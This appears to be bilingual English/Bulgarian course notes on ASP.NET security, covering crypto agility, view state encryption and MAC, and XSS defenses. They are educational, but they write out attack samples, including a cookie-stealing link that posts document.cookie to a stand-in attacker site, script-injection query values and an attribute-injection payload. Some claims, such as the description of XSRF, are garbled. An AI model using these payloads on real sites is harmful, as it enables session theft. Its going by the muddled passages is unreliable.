- SymmetricAlgorithm for symmetric (secret-key) cryptography algorithms such as AES;
- AsymmetricAlgorithm for asymmetric (public key) cryptography algorithms such as RSA;
- KeyedHashAlgorithm for keyed hashes;
- HMAC for hash-based message authentication codes.

You can also use crypto agility to replace one of the standard .NET cryptographic algorithm classes with a custom algorithm class. However, writing your own custom crypto libraries is highly discouraged. Unless you are an expert in cryptography, leave algorithm design to the professionals.

Also resist the temptation to develop your own algorithms.
Think about developers who come after you and what they will do with it.

So far we've seen one of the syntaxes for implementing cryptographically agile code, AlgorithmType.Create(algorithmName), but two other approaches are built into the .NET Framework. The first is to use the System.Security.Cryptography.CryptoConfig class:


```
private static byte[] computeHash(byte[] buffer)
{
  using (HashAlgorithm hash = (HashAlgorithm)CryptoConfig.CreateFromName("MyApplicationHash"))
  {      return hash.ComputeHash(buffer);   }
}
```

This code performs the same operations as our previous example using HashAlgorithm.Create("MyApplicationHash"): the CLR looks in the machine.config file for a remapping of the string "MyApplicationHash" and uses the remapped algorithm class if it finds one.
Notice that we have to cast the result of CryptoConfig.CreateFromName because it has a return type of System.Object and can be used to create SymmetricAlgorithms, AsymmetricAlgorithms, or any other kind of object.

The second alternative syntax is to call the static algorithm Create method in our original example but with no parameters, like this:

```
private static byte[] computeHash(byte[] buffer)
{
  using (HashAlgorithm hash = HashAlgorithm.Create())
  {      return hash.ComputeHash(buffer);   }
}
```

In this code, we simply ask the framework to provide an instance of whatever the default hash algorithm implementation is. You can find the list of defaults for each of the System.Security.Cryptography abstract base classes (as of .NET 3.5) in the table:



Default Algorithms and Implementations in the .NET Framework 3.5		
Abstract Base Class	Default Algorithm	Default Implementation
HashAlgorithm	SHA-1	SHA1CryptoServiceProvider
SymmetricAlgorithm	AES (Rijndael)	RijndaelManaged
AsymmetricAlgorithm	RSA	RSACryptoServiceProvider
KeyedHashAlgorithm	SHA-1	HMACSHA1
HMAC	SHA-1	HMACSHA1

For HashAlgorithm, you can see that the default algorithm is SHA-1 and the default implementation class is SHA1CryptoServiceProvider.

Another Benefit of Crypto Agility

In addition to letting you replace broken algorithms on the fly without having to recompile, crypto agility can be used to improve performance. If you've ever looked at the System.Security.Cryptography namespace, you might have noticed that often several different implementation classes exist for a given algorithm.
For example, there are three different implementations of SHA-512: SHA512Cng, SHA512CryptoServiceProvider, and SHA512Managed.

Of these classes, SHA512Cng usually offers the best performance - in some circumstances the –Cng classes can actually run 10 times faster than the others!
Clearly, using the –Cng classes is preferable, and we could set up our machine.config file to remap algorithm implementations to use those classes, but the -Cng classes are not available on every operating system. Only Windows Vista, Windows Server 2008, and Windows 7 (and later versions, presumably) support –Cng. Trying to instantiate a –Cng class on any other operating system will throw an exception.

This material is taken by an investigation of Bryan Sullivan - a security program manager for the Microsoft Security Development Lifecycle team, specializing in Web application security issues. He is also the author of Ajax Security (Addison-Wesley, 2007).

ХАКЕРИ в Internet

Injection attacks (XSS) are when an attacker embeds commands or code in an otherwise legitimate Web request. This might include embedded SQL commands, stack-smashing attempts, in which data is crafted to exploit a programming vulnerability in the command interpreter, HTML injection, in which a post by a user (such as a comment in a blog) contains code intended to be executed by a viewer of that post.

Cross-site reference forgery (XSRF) is similar to XSS but it basically steals your cookie from another tab within your browser. One of the reasons Google engineers implemented each tab in a separate process was to avoid XSRF attacks.

A similarly named but different attack is the *cross-site request forgery*, in which, for example, the victim loads an HTML page that references an image whose 'src' has been replaced by a call to another Web site.

Phishing is an attack where a
victim might receive a perfectly reasonable email message from a company that he does business with containing a link to a Web site that appears to be legitimate as well. He logs in, and the fake Web site snatches his username and password, which is then used for much less legitimate purposes than he would care for.

There are attacks of this nature based on the mistyping or misidentification of characters in a host name. A simple example of this would be that it is tricky to spot the difference between "google.com" and "google.com" (where the lowercase "L" has been replaced by an uppercase "I") in the sans-serif font so frequently used by browser URL entry fields.

Cookies are a long-used mechanism for storing information about a user or a session. They can be stolen, forged, poisoned, hijacked, or abused for denial-of-service attacks. Yet, they remain an essential mechanism for many Web sites.

Similar to browser cookies are Flash Cookies. A regular HTTP cookie has a maximum size of 4KB and can usually be erased from a dialog box within the browser control panel. Flash Cookies, or Local Shared Objects (LSO)s are related to Adobe's Flash Player. They can store up to 100KB of data, have no expiration date, and normally cannot be deleted by the browser user, though some browser extensions are becoming available to assist with deleting them.

In addition to Flash Cookies, the ActionScript language (how one writes a Flash application) supports XMLSockets that give Flash the ability to open network communication sessions. XMLSockets have some limitations—they aren't permitted to access ports lower than 1024 (where most system services reside), and they are allowed to connect only to the same subdomain where the originating Flash application resides.
However, consider the case of a Flash game covertly run by an attacker.
The attacker runs a high-numbered proxy on the same site, which can be accessed by XMLSockets from the victim's machine and redirected anywhere, for any purpose, bypassing XMLSocket limitations.

Clickjacking is a relatively new attack, in which attackers present an apparently reasonable page, such as a Web game, but overlay on top of it a transparent page linked to another service (such as the e-commerce interface for a store at which the victim has an account).
By carefully positioning the buttons of the game, the attacker can cause the victim to perform actions from their store account without knowing that they've done so.

The security consideration is especially evident when you're managing user state stored on the client.

Handing state data to a client is like handing an ice cream cone to a 5-year-old: you may get it back, but you definitely can't expect to get it back in the same shape it was when you gave it out!

At Microsoft, development teams use the STRIDE model to classify threats. STRIDE is a mnemonic that stands for:

Spoofing
Tampering
Repudiation
Information Disclosure
Denial of Service
Elevation of Privilege

The main two STRIDE categories of concern from the view state security perspective are Information Disclosure and Tampering

1. Information Disclosure

MicrosoftB® ASP.NET view state is the technique used by an ASP.NET Web page to persist changes to the state of a Web Form across postbacks. The view state of a page is, by default, placed in a hidden form field named __VIEWSTATE. This hidden form field can easily get very large, on the order of tens of kilobytes. Not only does the __VIEWSTATE form field cause slower downloads, but, whenever the user posts back the Web page, the contents of this hidden form field must be posted back in the HTTP request, thereby lengthening the request time, as well

One of the most unfortunately persistent misconceptions around view state is that it is encrypted or somehow unreadable by the user:

```
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
        value="/wEPDwULLTE2MTY2ODcyMjkPFgIeCHBhc3N3b3JkBQIzd29yZGZpc2hkZA==" />
```

However, this string is merely base64-encoded, not encrypted with any kind of cryptographically strong algorithm. We can easily decode and deserialize this string using the limited object serialization (LOS) class System.Web.UI.LosFormatter:

```
LosFormatter formatter = new LosFormatter();
object viewstateObj =
   formatter.Deserialize("/wEPDwULLTE2MTY2ODcyMjkPFgIeCHBhc3N3b3JkBQIzd29yZGZpc2hkZA==");
```

there are several good view state decoders available for free download on the Internet,
For example Fritz Onion's ViewState Decoder tool available at alt.pluralsight.com/tools.aspx

*********************************** About the view state:

A Web application is stateless. A new instance of the Web page class is created each time the page is requested from the server. This would ordinarily mean that all information associated with the page and its controls would be lost with each round trip. For example, if a user enters information into a text box on an HTML Web page, that information is sent to the server, but is not returned to the client.

To overcome this inherent limitation of Web programming, the ASP.NET page framework includes several state-management features, one of which is view state, to preserve page and control values between round trips to the Web server.
View state is the method that the ASP.NET page framework uses by default to preserve page and control values between round trips. When the HTML for the page is rendered, the current state of the page and values that need to be retained during postback are serialized into base64-encoded strings and output in the view state hidden field or fields

The ViewState property provides an object for retaining values between multiple requests for the same page. This is the default method that the page uses to preserve page and control property values between round trips.
When the page is processed, the current state of the page and controls is hashed into a string and saved in the page as a hidden field, or multiple hidden fields if the amount of data stored in the ViewState property exceeds the specified value in the MaxPageStateFieldLength property.
When the page is posted back to the server, the page parses the view-state string at page initialization and restores property information in the page.

****

ASP.NET has a built-in feature to enable encryption of view state—
the ViewStateEncryptionMode property, which can be enabled either through a page directive
or in the application’s web.config file:

```
<%@ Page ViewStateEncryptionMode="Always" %>
```

Or

```
<configuration>
   <system.web>
      <pages viewStateEncryptionMode="Always">
```

****

In a single-server environment, it’s sufficient just to enable ViewStateEncryptionMode, but in a server farm environment there’s some additional work to do. Symmetric encryption algorithms—like the ones that ASP.NET uses to encrypt the view state—require a key. You can either explicitly specify a key in the web.config file, or ASP.NET can automatically generate a key for you. Again, in a single-server environment it’s fine to let the framework handle key generation, but this won’t work for a server farm. Each server will generate its own unique key, and requests that get load balanced between different servers will fail because the decryption keys won’t match.

You can explicitly set both the cryptographic algorithm and the key to use in the machineKey element of your application’s web.config file:

```
<configuration>
   <system.web>
      <machineKey decryption="AES" decryptionKey="143a...">
```

For the encryption algorithm, you can choose AES (the default value), DES or 3DES.
recommended is AES for maximum security.
****

Once you've selected an algorithm, you need to create a key.
Here's a code snippet to create one in the format that the machineKey element expects (hexadecimal characters only) using the .NET RNGCryptoServiceProvider class:


```
RNGCryptoServiceProvider csp = new RNGCryptoServiceProvider();
byte[] data = new byte[24];
csp.GetBytes(data);
string value = String.Join("", BitConverter.ToString(data).Split('-'));
```

At a minimum, you should generate 16-byte random values for your keys; this is the minimum value allowed by the SDL Cryptographic Standards. The maximum length supported for AES keys is 24 bytes (48 hex chars) in the Microsoft .NET Framework 3.5 and earlier, and 32 bytes (64 hex chars) in the .NET Framework 4.
****

2. Tampering

Encryption doesn't provide defense against tampering: Even with encrypted data, it's still possible for an attacker to flip bits in the encrypted data.

To fight against tampering threats, we need to use a data integrity technology. The best choice is still a form of cryptography, and it's still built into ASP.NET, but instead of using a symmetric algorithm to encrypt the data, we'll use a hash algorithm to create a message authentication code (MAC) for the data :



The ASP.NET feature to apply a MAC is called EnableViewStateMac, and just like ViewStateEncryptionMode, you can apply it either through a page directive or through the application's web.config file:

```
<%@ Page EnableViewStateMac="true" %>
```

Or

```
<configuration>
  <system.web>
    <pages enableViewStateMac="true">
```

To understand what EnableViewStateMac is really doing under the covers, let's first take a high-level look at how view state is written to the page when view state MAC is *not* enabled:
•View state for the page and all participating controls is gathered into a state graph object.
•The state graph is serialized into a binary format.
•The serialized byte array is encoded into a base-64 string.
•The base-64 string is written to the __VIEWSTATE form value in the page.

When view state MAC is enabled, there are three additional steps that take place between the previous steps 2 and 3:

•View state for the page and all participating controls is gathered into a state graph object.
•The state graph is serialized into a binary format.
a. A secret key value is appended to the serialized byte array.
b. A cryptographic hash is computed for the new serialized byte array.
c. The hash is appended to the end of the serialized byte array.
•The serialized byte array is encoded into a base-64 string.
•The base-64 string is written to the __VIEWSTATE form value in the page.

Whenever this page is posted back to the server, the page code validates the incoming __VIEWSTATE by taking the incoming state graph data (deserialized from the __VIEWSTATE value), adding the same secret key value, and recomputing the hash value. If the new recomputed hash value matches the hash value supplied at the end of the incoming __VIEWSTATE, the view state is considered valid and processing proceeds (see previous slide's Figure). Otherwise, the view state is considered to have been tampered with and an exception is thrown.

The security of this system lies in the secrecy of the secret key value. This value is always stored on the server, either in memory or in a configuration file

Theoretically, with enough computing power an attacker could reverse-engineer the key:
He has knowledge of a computed hash value and knowledge of the corresponding plaintext, and there aren't too many options available for the hash algorithm. He would only have to cycle through all the possible key values, re-compute the hash for the known plaintext plus the current key and compare it to the known hash. Once the values match, he knows he's found the correct key and can now attack the system at will.

The only problem with this is the sheer number of possible values:
The default key size is 512 bits, which means there are 2 to the power of 512 different possibilities, which is so large a number that a brute force attack is completely unfeasible.

Any page that has its view state MAC-disabled is potentially vulnerable to a cross-site scripting attack against the __VIEWSTATE parameter.

(The first proof-of-concept of this attack was developed by David Byrne and demonstrated in February 2010.)

To execute this attack, the attacker crafts a view state graph where the malicious script code he wants to execute is set as the persisted value of the innerHtml property of the page's form element.
In XML form, this view state graph would look something like the following Figure:

```
<viewstate>
<Pair>
        <ArrayList>
         <IndexedString>innerhtml</IndexedString>
         <String>...malicious script goes here...</String>

       </ArrayList>
</Pair>
</viewstate >
```

The attacker then base-64 encodes a malicious view state and appends the result string as a value of a __VIEWSTATE query string parameter for the vulnerable page.
For example, if the page home.aspx on the site www.contoso.com was known to have view state **MAC disabled**, the attack would be to simulate a request as follow :
http://www.contoso.com/home.aspx?__VIEWSTATE=/w143a...

All that remains is to trick a potential victim into following this link. Then the page code will deserialize the view state from the incoming __VIEWSTATE query string parameter and write the malicious script as the innerHtml of the form. When the victim gets the page, the attacker's script will immediately execute in the victim's browser, with the victim's credentials.

This attack is especially dangerous because it **completely bypasses all of the usual cross-site scripting (XSS) defenses – explained later**. The XSS Filter in Internet Explorer 8 will not block it. The ValidateRequest feature of ASP.NET will block several common XSS attack vectors, but it does not deserialize and analyze incoming view state, so it's also no help in this situation.

<u>The only real defense is to ensure that view state MAC is consistently applied to all pages.</u>

You Can’t Hide Vulnerable ‘View State’

vulnerable view state is easy to find just by looking for it.

If an attacker wants to test a page to see whether its view state was protected, he could simply make a request for that page himself and pull the base-64 encoded view state value from the __VIEWSTATE form value. If the LosFormatter class can successfully deserialize that value, then it has not been encrypted.

It’s a little trickier—but not much—to determine whether view state MAC has been applied. The MAC is always applied to the end of the view state value, and since hash sizes are constant for any given hash algorithm, it’s fairly easy to determine whether a MAC is present. If HMACSHA512 has been used, the MAC will be 64 bytes; if HMACSHA384 has been used, it will be 48 bytes, and if any other algorithm has been used it will be 32 bytes. If you strip 32, 48 or 64 bytes off of the end of the base-64 decoded view state value, and any of these deserialize with LosFormatter into the same object as before, then view state MAC has been applied. If none of these trimmed view state byte arrays will successfully deserialize, then view state MAC hasn’t been applied and the page is vulnerable.

Casaba Security makes a free tool for developers called Watcher that can help automate this testing. Watcher is a plug-in for Eric Lawrence’s Fiddler Web debugging proxy tool, and it works by passively analyzing the HTTP traffic that flows through the proxy. It will flag any potentially vulnerable resources that pass through—for example, an .aspx page with a __VIEWSTATE missing a MAC.

3. XSS атака:

- сайт се доверява на външен (несигурен) източник;
- Прехвърля ‘input’ към ‘output’ потоци:

```
                    Helo, &nbsp;
<%
                    Response.Write(Request.Querystring(“name”))
%>
```

Нормална потребителска заявка, която включва input
(включен в заявката към сървър). Тя изглежда, например, така:

www.conto.com/req.asp?name=Ivan

Не толкова добре ще е ако хакер е вмъкнал код, който към link'а към същия (доверен) site, създава заявка от вида :

<a href= www.conto.com/req.asp?name =scriptcode>
Click here to win $1 000 000</a>

и ако блокът "scriptcode" изглежда така (което е сравнително безобидно):

<script>x=document.cookie; alert(x);</script>

???????????.............

И за да не види нищо жертвата (нещастен user на сайта), блокът може да изглежда и така:

<a href = http://www.microsoft.com@%77%77%77%..............%3E>
click here to win $1 000 000</a>

(това е същото като по-горе, но маскирано в ESC пследователности на символите)

натрапникът може да използва и малко известен , но валиден URL формат:
http://username:password@webserver

Тогава частта www.microsoft.com се интерпретира като username, следвана от истинския Web site, при това кодиран, така че user'ът да не подозре нищо.

Значи, през полето: ‘name’ може да се вкара не име, а HTML или дори JavaScript, с които да се изпълни достъп до потребителски данни, например потребителското cookie.


Cookies са винаги свързани с домейна под чието ръководство са били създадени. (Напр. Cookies, свързани с домейн conto.com ще са достъпни само от страници на този домейн и от никой друг.

Когато user кликне на link както беше в примера, кодът е свален от conto.com и изпълнява достъп до cookies от домейна conto.com. Само 1 “лоша”страница, вързала се към домейна, ще е достатъчна за да стане той несигурен. (могат да се вземат неподозирано данни от чуждия сайт и да се прехвърлят към хакерския)

Значи чрез XSS, cookies могат да се четат и променят.

В този рд на мисли, хакер може да вгради “измамен” сайт, стига да има XSS пробив (spoofing). Напр псевдо “news site Web server”. Потребител кликва на link , и неговия обектен модел и security context става достъпен.Той може дори да получи “псевдо-новини”, доставени му от site на атакуващия

XSS (cross site scripting) атаките работят


Какво всъщност става
Какво изглежда на потребител
хакер
жертва
web site
1.изпраща например e-mail с link към web site
2.user кликва на link доставен от атакуващия
кликването препраща към друг site
отговорът са някакви данни за заблуда потребителя
3.script се изпълнява в context на жертвата

ето код, който след кликване на link, изпраща cookie'то на usera към друг сайт (зададен от хакера):

```
<a href=http://www.conto.com/req.asp?name=
          <FORM action=http://www.badsite.com/data.asp
                              method=post id=”idform”>
                              <INPUT name=”cookie” type = “hidden”>
          </FORM>
          <SCRIPT>
                    idform.cookie.value=document.cookie;
                    idform.submit();
          </SCRIPT>       >

          Кликни тук и печелиш!

</a>
```

Вмъква форма със скрито поле

Прави това, което не трябва-
Взима лична информация и я submit

<u>Причината правеща възможни XSS атаките е че код и данни са примесени заедно</u>

Някои бележки:

1.имайки достъп до cookie, хакерът може да го зарази (със свой добавен код) и всеки път впоследствие, когато потребителят кликне link към въпросния сайт, скриптът ще се изпълнява.

2. XSS атаки могат да се извършат и зад firewall (конфигуриран така че сървърите вътре са trusted, а вън 'not trusted'):по описаната схема, хакерски сървър отвън подлъгва вътрешен клиент (че е вътрешен), кара го да изпълни нещо и … Единственото което трябва е да знае хакерът е име на сървър зад защитната стена, който да поддържа собствени слаби проверки.

3. ако сайтът е написан така, че въведени от потребител данни се вместват директно в скрипт на същата страница, хакерът е допълнително облекчен: даже не е нужно да добавя свой <script> tag, а използва наличния.

4. вреден код може да се вмъкне и към някои HTML елементи, които допускат като атрибут - скрипт код, вместо например URL адрес. Например:

< a href="javascript:alert(1);"> Кликни тук и печелиш…….! </a>

или тагът IMG към атрибут src:
<img src=……

5. нужно ли е кликване за да се инфектира страницата?
Най-лесна за хакване е страница, написана така, че част от въведените във формуляр данни (входния за querystring() поток) да се ползват директно в кода й.

Нека в резултат на потребителски input се е активирал следния елемент:

```
<a href=<%=request.querystring(“url”)%>> кликни тук</a>
```

Тогава хакер може да въведе в URL полето (а следователно и добави към HTML кода за директно изпълнение) следното:

```
<http://www.microsoft.com onmouseover=”ужасяващ скрипт”
```

Още по-зле би било, ако заразяващ скрипт се привърже към събития от вида на onload или onactivate

****Test your security :

```
protected void Page_Load(object sender, EventArgs e) {
  string lastLogin = Request["LastLogin"];
  if (String.IsNullOrEmpty(lastLogin))          {
    HttpCookie lastLoginCookie = new HttpCookie("LastLogin", DateTime.Now.ToShortDateString());
    lastLoginCookie.Expires = DateTime.Now.AddYears(1);
    Response.Cookies.Add(lastLoginCookie);
                                                }
  else        {
    Response.Write("Welcome back! You last logged in on " + lastLogin);
    Response.Cookies["LastLogin"].Value =   DateTime.Now.ToShortDateString();
              }
}
```

Answer This is a cross-site scripting vulnerability, the most common vulnerability on the Web. Although the code seems to imply that the lastLogin value always comes from a cookie, in fact, the HttpRequest.Item property will prefer a value from the query string over a value from a cookie. To put this another way, no matter what the value of the lastLogin cookie happens to be set to, if an attacker adds the name/value pair

lastLogin=<script>alert(‘owned!')</script>

to the query string, the application will choose the malicious script input for the value of the lastLogin variable

XSS атаки срещу локални HTML файлове в потребителския компютър

1. ако мястото на такива файлове е предвидимо (напр. вследствие инсталация на стандартни продукти по директории или HTML стандартни файлове – част от install или help среда на продукт, базирана на HTML);

2. ако HTML файл е предвиден в дадена програмна среда за да формира изход (напр.заявка) към сайт на производител, като за целта следва да се въведат потребителски данни локално.

пример: имаме локален файл localxss.html, част от някаква инсталация в директория c:\webfiles, който взима данни от URL низа и формира изход :

```
<html>
        <head>
                <title> Local XSS Test </title>
        </head>
        <body>
                Hello! &nbsp;
                <script>document.write(location.hash)</script>
        </body>
</html>
```

(извежда всичко което е след символа # в URL полето.)

Тогава хакер , знаейки мястото на този стандартен файл и начина за извикването му (напр. с какви параметри, index или др. той се вика от другите страници на help средата), може сам да го стартира с подаден свой скрипт:

file://C:\webfiles\localxss.html # <script> alert("Xa-Xa");</script>

XSS атаки срещу HTML ресурси

Освен ***http:*** IE поддържа и други протоколи.

Протоколът *res:* позволява извличане и работа с ресурси (картинки, HTML файл, текстове) от DLL, EXE и други в двоичен формат.Например допустим е следния запис:

res://mydll.dll/#23/ERROR

С горното се извлича и изобразява на дисплей HTML (#23) ресурс с име ERROR от mydll.dll
Ако в него се очаква потребителски вход, очевидно (както вече бе показано) може да се стартира XSS атака.

Затова, гледайте на ресурсите, съдържащи в себе си HTML данни като на същински HTML файл!

XSS атаки срещу компилирани Help файлове

Наистина, те са компилирани и са с друг формат и разширение. Лесно обаче се декомпилират. Те пък са уязвими през протокол ***mk:***

Спасения от XSS атаки

1. точно фиксиране на input информацията (в HTML, граматиката е огромна, някой символи са със специално значение и се използват от хакерите).

2. кодирайте въведените от потребителя данни, преди да се изведат като част от заявка.

За целта може да се ползва:	в ASP	Server.HTMLEncode();
	в ASP.NET	HttpServerUtility.HTMLEncode().

С това опасните символи се преобразуват в безопасни HTML техни заместители, напр. < става &lt

3. добавяйте " " около пропъртита на тагове.
Пример с ASP код:

```
<a href=http://www.conto.com/detail.asp?id=<%=request.querystring("id")%>>
```

очаква стойност за id и генерира заявка, например:

```
<a href=http://www.conto.com/detail.asp?id=2105>
```

Всичко е ОК при вход 2105.
Но при потребителски злонамерен input от вида:

```
2105><script event=onload>вреден код</script>
```

се стартира и друг код.

или още по-просто – ако се въведе в полето:

```
2105 onclick="вреден код"
```

вредният код ще се изпълни при кликване на линка. Тогава:

Известно спасение е да обградите с “ ” всеки опасен атрибут (както в примера)

Например:

<a **href=”http://www.conto.com/ detail.asp?id=<%=Server.HTMLEncode(request.querystring(“id”)%>**”>

Тогава лесно в обработващия asp код (стартиран от завката) ще може да се открие края на низа за полето id. Целият низ се възприема като неделима част и се подава през заявката към кода в .asp файла. Там лесно ще отфилтрира полезната част, преди да се позволи да се изпълни каквото и да е от него – например вмъкнат вреден script.
Например при въвеждане на :

2105 onclick=’вреден код’

ще се породи заявката:

<a href=“http://www.conto.com/detail.asp ?id=2105 onclick=’вреден код’”>

и .asp кодът лесно ще отдели нужния id от низовия блок: 2105 onclick=’вреден код’
  (едва ли това след числото е код на продукт)

(Защо “ ”, а не ‘ ?
Защото кодировките на HTML вкарват в ESC-последователност “ ” и   не вкарват в такава ‘, което ни защитава в случаите когато хакер вмъква ESC последователност на вредния си код)

4.вкарвайте данни от потребителския вход в property innerText.
Там те са инертни (не могат да се стартират)и следователно безопасни

Пример:

```
<html>
        <body>
                <span id=spntext></span>

…       <script for=window event=onload>
                spntext.innerText = location.hash;
        </script>
        </body>
</html>
```

Дори ако към URL низа се вмъкне нещо от злонамерен потребител, нещата са безопасни. Пример:

file://C:\webfiles/xss.html#<script>alert(1);</script>

нищо от вредния скрипт не би се изпълнило.

5.ограничете валидните символи с codepage.
Taka част от специалните символи в клиентска заявка, които могат да са източник на хакерски опасности ще отпаднат.

```
<meta http-equiv=”content-Type” content= “text/html; charset = iso-8859-1”>
```

Тази кодова страница поддържа повечето западни езици. Има и други:
8859-2 за източна Европа;
8859-3 за югоизточна Европа;
8859-5 за кирилица и т.н..

6. Защитете своите cookies от XSS атаки. Добавяте опцията HttpOnly в текста за cookie’то:

```
Set-Cookie: name=Ivan; domain=Microsoft.com; HttpOnly
```

Всеки опит на скрипт код, получен от сървър да прочете document.cookie пропъртито, ще върне празен низ.

Можете да напишете script – филтър, който да формира правилно всяко cookie. За целта

в ASP	*метод Response.SetHeader(),*
